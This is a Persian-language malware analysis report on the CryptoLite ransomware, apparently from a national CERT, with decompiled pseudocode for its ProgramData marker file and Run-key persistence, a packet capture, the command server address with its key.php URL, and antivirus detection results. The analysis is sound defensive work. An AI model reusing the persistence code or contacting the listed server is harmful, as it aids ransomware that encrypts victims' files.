```

همانطور که اشاره نمودیم باج افزار پس از اجرا یک فایل در مسیر C:\ProgramData ایجاد می کند، قطعه کد زیر مربوط به این فرایند می باشد :

```
Honest_CryptoLite (2).c
934 hInstance = (HINSTANCE)a2;
935 SHGetFolderPath(0, 5, 0, 0, &pszPath);
936 SHGetFolderPath(0, 35, 0, 0, &::Dst);
937 v54 = 30064771072i64;
938 LOWORD(Memory[0]) = 0;
939 v6 = ((int (__thiscall *) (void **, WCHAR *, unsigned int))loc_403AF0)(Memory, &::Dst, wcslen(&::Dst));
940 v7 = sub_4081F0(v6, Memory, (int)v34, v5);
941 sub_401020(v7, (unsigned int)&v63, v5, a1, (int)SHGetFolderPathW, v34, v35, (int)v36, v37, v38, v39);
942 if ( HIDWORD(v54) >= 8 )
943 {
944     v8 = Memory[0];
945     v9 = 2 * HIDWORD(v54) + 2;
946     if ( (unsigned int)v9 >= 0x1000 )
947     {
948         v8 = (void *)*((_DWORD *)Memory[0] - 1);
949         v9 = 2 * HIDWORD(v54) + 37;
950         if ( (unsigned int)(Memory[0] - v8 - 4) > 0x1F )
951             LABEL_4:
952                 invalid_parameter_noinfo_noreturn(v8);
953     }
954     v39 = v9;
955     sub_4084A3(v8);
956 }
957 wcsncat_s(&::Dst, 0x104u, L"\\is.encrypted", 0x104u);
958 v54 = 30064771072i64;
959 LOWORD(Memory[0]) = 0;
960 ((void (__thiscall *) (void **, WCHAR *, unsigned int))loc_403AF0)(Memory, &::Dst, wcslen(&::Dst));
961 v10 = sub_404A20(Memory) == 0;
962 BYTE3(v40) = v10;
963 if ( HIDWORD(v54) >= 8 )
964 {
965     v11 = Memory[0];
966     v12 = 2 * HIDWORD(v54) + 2;
967     if ( (unsigned int)v12 >= 0x1000 )
968     {
969         v11 = (void *)*((_DWORD *)Memory[0] - 1);
970         v12 = 2 * HIDWORD(v54) + 37;
971         if ( (unsigned int)(Memory[0] - v11 - 4) > 0x1F )
972             invalid_parameter_noinfo_noreturn(v11);
973     }
974 }
```

این باج افزار از کتابخانه های ویندوزی به همراه توابعی از هر کدام از کتابخانه ها استفاده می کند، در تصویر، استفاده از این کتابخانه ها به خوبی قابل مشاهده است.

```

IDA View-A
Hex View-1
Structures
Enums

.imports from UCRUNTIME140.dll
; void *__cdecl memset(void *Dst, int Val, size_t Size)
;   extrn __imp_memset:dword ; DATA XREF: memset↑r
;   ; .rdata:0040C200Jo
; wchar_t *__cdecl wcsstr(const wchar_t *Str, const wchar_t *SubStr)
;   extrn wcsstr:dword ; CODE XREF: sub_407720+25B↑p
;   ; DATA XREF: sub_407720+25B↑r
;   extrn __imp__std_exception_destroy:dword
;   ; CODE XREF: sub_4043D0+10↑p
;   ; sub_404440+A↑p
;   ; DATA XREF: ...
;   extrn __std_exception_copy:dword ; CODE XREF: sub_404390+1E↑p
;   ; sub_406E60+1E↑p
;   ; DATA XREF: ...
; void *__cdecl memmove(void *Dst, const void *Src, size_t Size)
;   extrn memmove:dword ; CODE XREF: sub_401020+B7↑p
;   ; sub_401020+10A↑p ...
; void *__cdecl memchr(const void *Buf, int Val, size_t MaxCount)
;   extrn memchr:dword ; CODE XREF: .text:004013AA↑p
;   ; DATA XREF: .text:004013AA↑r
;   extrn __imp__std_terminate:dword
;   ; DATA XREF: __std_terminate↑r
;   extrn __imp__CxxFrameHandler3:dword
;   ; DATA XREF: __CxxFrameHandler3↑r
;   extrn __imp_except_handler4_common:dword
;   ; DATA XREF: _except_handler4_common↑r
;   extrn __imp_CxxThrowException:dword
;   ; DATA XREF: CxxThrowException↑r
; void *__cdecl memcpy(void *Dst, const void *Src, size_t Size)
;   extrn __imp_memcpy:dword ; DATA XREF: memcpy↑r

.imports from api-ms-win-crt-file-system-l1-1-0.dll
;   extrn _lock_file:dword ; CODE XREF: sub_405960+8↑p
;   ; DATA XREF: sub_405960+8↑r ...
;   extrn _unlock_file:dword ; CODE XREF: sub_405950+8↑p
;   ; DATA XREF: sub_405950+8↑r

.imports from api-ms-win-crt-heap-l1-1-0.dll
; void __cdecl free(void *Memory)
;   extrn __imp_free:dword ; DATA XREF: free↑r
;   ; .rdata:0040C264Jo
;   extrn __imp_set_new_mode:dword ; DATA XREF: _set_new_mode↑r
;   extrn __imp_callnewh:dword ; DATA XREF: _callnewh↑r
; void *__cdecl malloc(size_t Size)
;   extrn __imp_malloc:dword ; DATA XREF: malloc↑r

00009010 0040A210: .idata: __imp_free
  
```

بر اساس بررسی های صورت گرفته، این باج افزار پس از اجرا فقط یک فرایند ایجاد می کند :

[CryptoLite.exe](#)

کلید رجیستری زیر توسط باج افزار در سیستم نوشته می شود :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

قطعه کد زیر مربوط به تنظیم این کلید می باشد که برای اجرای دائمی و در هر بار اجرای سیستم از آن استفاده می شود و نام فایل مورد استفاده که در قسمت Run رجیستری ثبت می شود Ransomware می باشد:

```
Honest_CryptoLite (2).c
963 if ( HIDWORD(v54) >= 8 )
964 {
965     v11 = Memory[0];
966     v12 = 2 * HIDWORD(v54) + 2;
967     if ( (unsigned int)v12 >= 0x1000 )
968     {
969         v11 = (void *)((_DWORD *)Memory[0] - 1);
970         v12 = 2 * HIDWORD(v54) + 37;
971         if ( (unsigned int)(Memory[0] - v11 - 4) > 0x1F )
972             invalid_parameter_noinfo_noreturn(v11);
973     }
974     v39 = v12;
975     sub_4084A3(v11);
976     v10 = BYTE3(v40);
977 }
978 if ( v10 )
979 {
980     GetModuleFileNameW(0, &Filename, 0x104u);
981     phkResult = 0;
982     memset(Dst, 0, 0x410u);
983     wcsncpy_s(Dst, 0x208u, L"");
984     wcsncpy_s(Dst, 0x208u, &Filename);
985     wcsncpy_s(Dst, 0x208u, L"\\");
986     if ( !RegCreateKeyExW(
987         HKEY_CURRENT_USER,
988         L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
989         0,
990         0,
991         0,
992         0x2001Fu,
993         0,
994         &phkResult,
995         0 ) )
996         RegSetValueExW(phkResult, L"Ransomware", 0, 1u, (const BYTE *)Dst, 2 * wcslen(Dst) + 2);
997     if ( phkResult )
998         RegCloseKey(phkResult);
999     v57 = 0;
1000     mem_storel_epi64((__m128i *)&lpFileName, 0i64);
1001     lpFileName = 0;
1002     v56 = 0;
1003     v38 = 0;
1004     v39 = 7;

```

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار CryptoLite را نشان می دهد.

```

tcpstream eq 0
No.    Time           Source           Destination      Protocol  Length  Info
-----
3 0.006377      192.168.1.35    164.132.25.185  TCP        66      49174 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6 9.150082     164.132.25.185  192.168.1.35    TCP        60      80 → 49174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8 0.658138      192.168.1.35    164.132.25.185  TCP        66      [TCP Retransmission] 49174 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9 0.969655     164.132.25.185  192.168.1.35    TCP        60      80 → 49174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11 1.469548     192.168.1.35    164.132.25.185  TCP        62      [TCP Retransmission] 49174 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
13 1.599766     164.132.25.185  192.168.1.35    TCP        60      80 → 49174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
4 Ethernet II, Src: Vmware_63:96:84 (00:0c:29:63:96:84), Dst: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
  4 Destination: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
    Address: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc)
      ....0. .... = IG bit: Globally unique address (factory default)
      ....0. .... = IG bit: Individual address (unicast)
  4 Source: Vmware_63:96:84 (00:0c:29:63:96:84)
    Address: Vmware_63:96:84 (00:0c:29:63:96:84)
      ....0. .... = IG bit: Globally unique address (factory default)
      ....0. .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.1.35, Dst: 164.132.25.185
4 Transmission Control Protocol, Src Port: 49174, Dst Port: 80, Seq: 0, Len: 0
  Source Port: 49174
  Destination Port: 80
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Acknowledgment number: 0
  1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x002 (SYN)
  Window size value: 8192
  [Calculated window size: 8192]
  Checksum: 0x802f [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP), No-Operation (NOP), SACK permitted
0000  8b f3 99 36 cc 00 0c 29 63 96 84 08 00 45 00  ..6...c....E.
0010  00 34 01 a6 40 00 00 00 00 00 c0 a8 01 23 a4 84  .4.#.....#..
0020  19 b9 c0 16 00 50 00 a0 b9 48 00 00 00 00 00 02  ..P..H.....
0030  20 00 00 2f 00 00 02 04 05 b4 01 03 08 01 01    ../.....
0040  04 02

```

درخواست HTTP، پس از اجرای باج افزار به شرح زیر می باشد.

<http://164.132.25.185/key.php>

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
فرانسه	۸۰ TCP	۱۶۴.۱۳۲.۲۵.۱۸۵

جزئیات بیشتر مربوط به ترافیک شبکه در تصویر زیر قابل مشاهده است :

Current IP Range:	164.132.25.0 - 164.132.25.255	
IP Range Location:	France	
IP Owner:	OVH Sas	
Owner Full IP Range:	164.132.0.0 - 164.132.255.255	
Owner Address:	140 Qual Du Sartel, 59100 Roubaix, France	
Owner Country:	France	
Owner Phone:	+33 9 7453 1323, +33 3 2020 0957	
Owner Website:	www.ovh.com	
All Owner IP Ranges:	5.135.0.0 - 5.135.255.255, 37.59.0.0 - 37.59.255.255, 46.105.0.0 - 46.105.255.255, 94.23.0.0 - 94.23.255.255, 188.165.0.0 - 188.165.255.255, 176.31.0.0 - 176. ... [see all]	
All Owner CIDR:	5.135.0.0/16, 37.59.0.0/16, 46.105.0.0/16, 94.23.0.0/16, 188.165.0.0/16, 176.31.0.0/16, 213.251.128.0/18, 91.121.0.0/16, 5.39.0.0/17, & ... [see all]	
All Owner IP Reverse DNS (Host)s:	votick.reakserv.net, sbg-gw-6k.fr.eu, 46-105-74-240.kimsufi.com, abbdiasangiorgio.com, ns3325831.ip-188-165-228.eu, ns56.dlnet-inter.fr, cpu-55. ... [see all]	
ASN:	AS1267, AS16276, AS174, AS35540	
Whois Record Created:	09 Dec 2015	
Show Whois Additional Information from whois://whois.ripe.net		
164.132.25.0 - 164.132.25.255 - IP Range Owner		

Quick access to this page: <https://myip.ms/164.132.25.0>

موقعیت مکانی آی پی ۱۶۴.۱۳۲.۲۵.۱۸۵

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۰ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	⚠ Trojan.Ransom.CryptoLite.A	AegisLab	⚠ Gen.Heur.Ransom!c
ALYac	⚠ Trojan.Ransom.CryptoLite	Arcabit	⚠ Trojan.Ransom.CryptoLite.A
Avast	⚠ Win32:Malware-gen	AVG	⚠ Win32:Malware-gen
Avira	⚠ TR/FileCoder.ckfgk	BitDefender	⚠ Trojan.Ransom.CryptoLite.A
CAT-QuickHeal	⚠ Trojan.Tiggre	ClamAV	⚠ Win.Trojan.Agent-6608938-0
Comodo	⚠ .UnclassifiedMalware	CrowdStrike Falcon	⚠ malicious_confidence_100% (W)
Cylance	⚠ Unsafe	Cyren	⚠ W32/Trojan.EVLP-1058
Emsisoft	⚠ Trojan.Ransom.CryptoLite.A (B)	eScan	⚠ Trojan.Ransom.CryptoLite.A
ESET-NOD32	⚠ Win32/Filecoder.NRG	F-Secure	⚠ Trojan.Ransom.CryptoLite.A
Fortinet	⚠ W32/Filecoder.NRG!tr	GData	⚠ Trojan.Ransom.CryptoLite.A
Ikarus	⚠ Trojan-Ransom.FileCoder	K7AntiVirus	⚠ Trojan (005376551)
K7GW	⚠ Trojan (005376551)	Malwarebytes	⚠ Ransom.FileCryptor
MAX	⚠ malware (ai score=95)	McAfee	⚠ Generic.dwa
McAfee-GW-Edition	⚠ Generic.dwa	Microsoft	⚠ Trojan:Win32/Occamy.C
Palo Alto Networks	⚠ generic.ml	Panda	⚠ Trj/GdSda.A
Qihoo-360	⚠ Win32/Trojan.IM.1dd	Rising	⚠ Trojan.Filecoder!8.68 (CLOUD)
Sophos AV	⚠ Mal/Generic-S	Sophos ML	⚠ heuristic
Symantec	⚠ Trojan.Gen.2	TrendMicro	⚠ Ransom_CRYPTOLITE.THGACAH
TrendMicro-HouseCall	⚠ Ransom_CRYPTOLITE.THGACAH	VBA32	⚠ suspected of Trojan.Downloader.gen.h
Webroot	⚠ W32.Ransom.Gen	Yandex	⚠ Trojan.Filecoder!EZx202qj0tc

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۶ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

نتیجه اسکن Honest_CryptoLite.exe

آنتی ویروس	نسخه آنتی ویروس	نتیجه اسکن
پادویش	2.3.190.2675	✓
sophos	9.14.2	✓
f_secure	11.00	ii
kaspersky	5.5	✓
eset	4.5.3.38255	ii
drweb	11.0.1.1607061217	✓
clam_av	0.99.2	ii
comodo	1.1.268025.1	ii
bitdefender	11.0.1.18	ii
avast	2.1.2	✓
symantec	7.9.0.30	ii

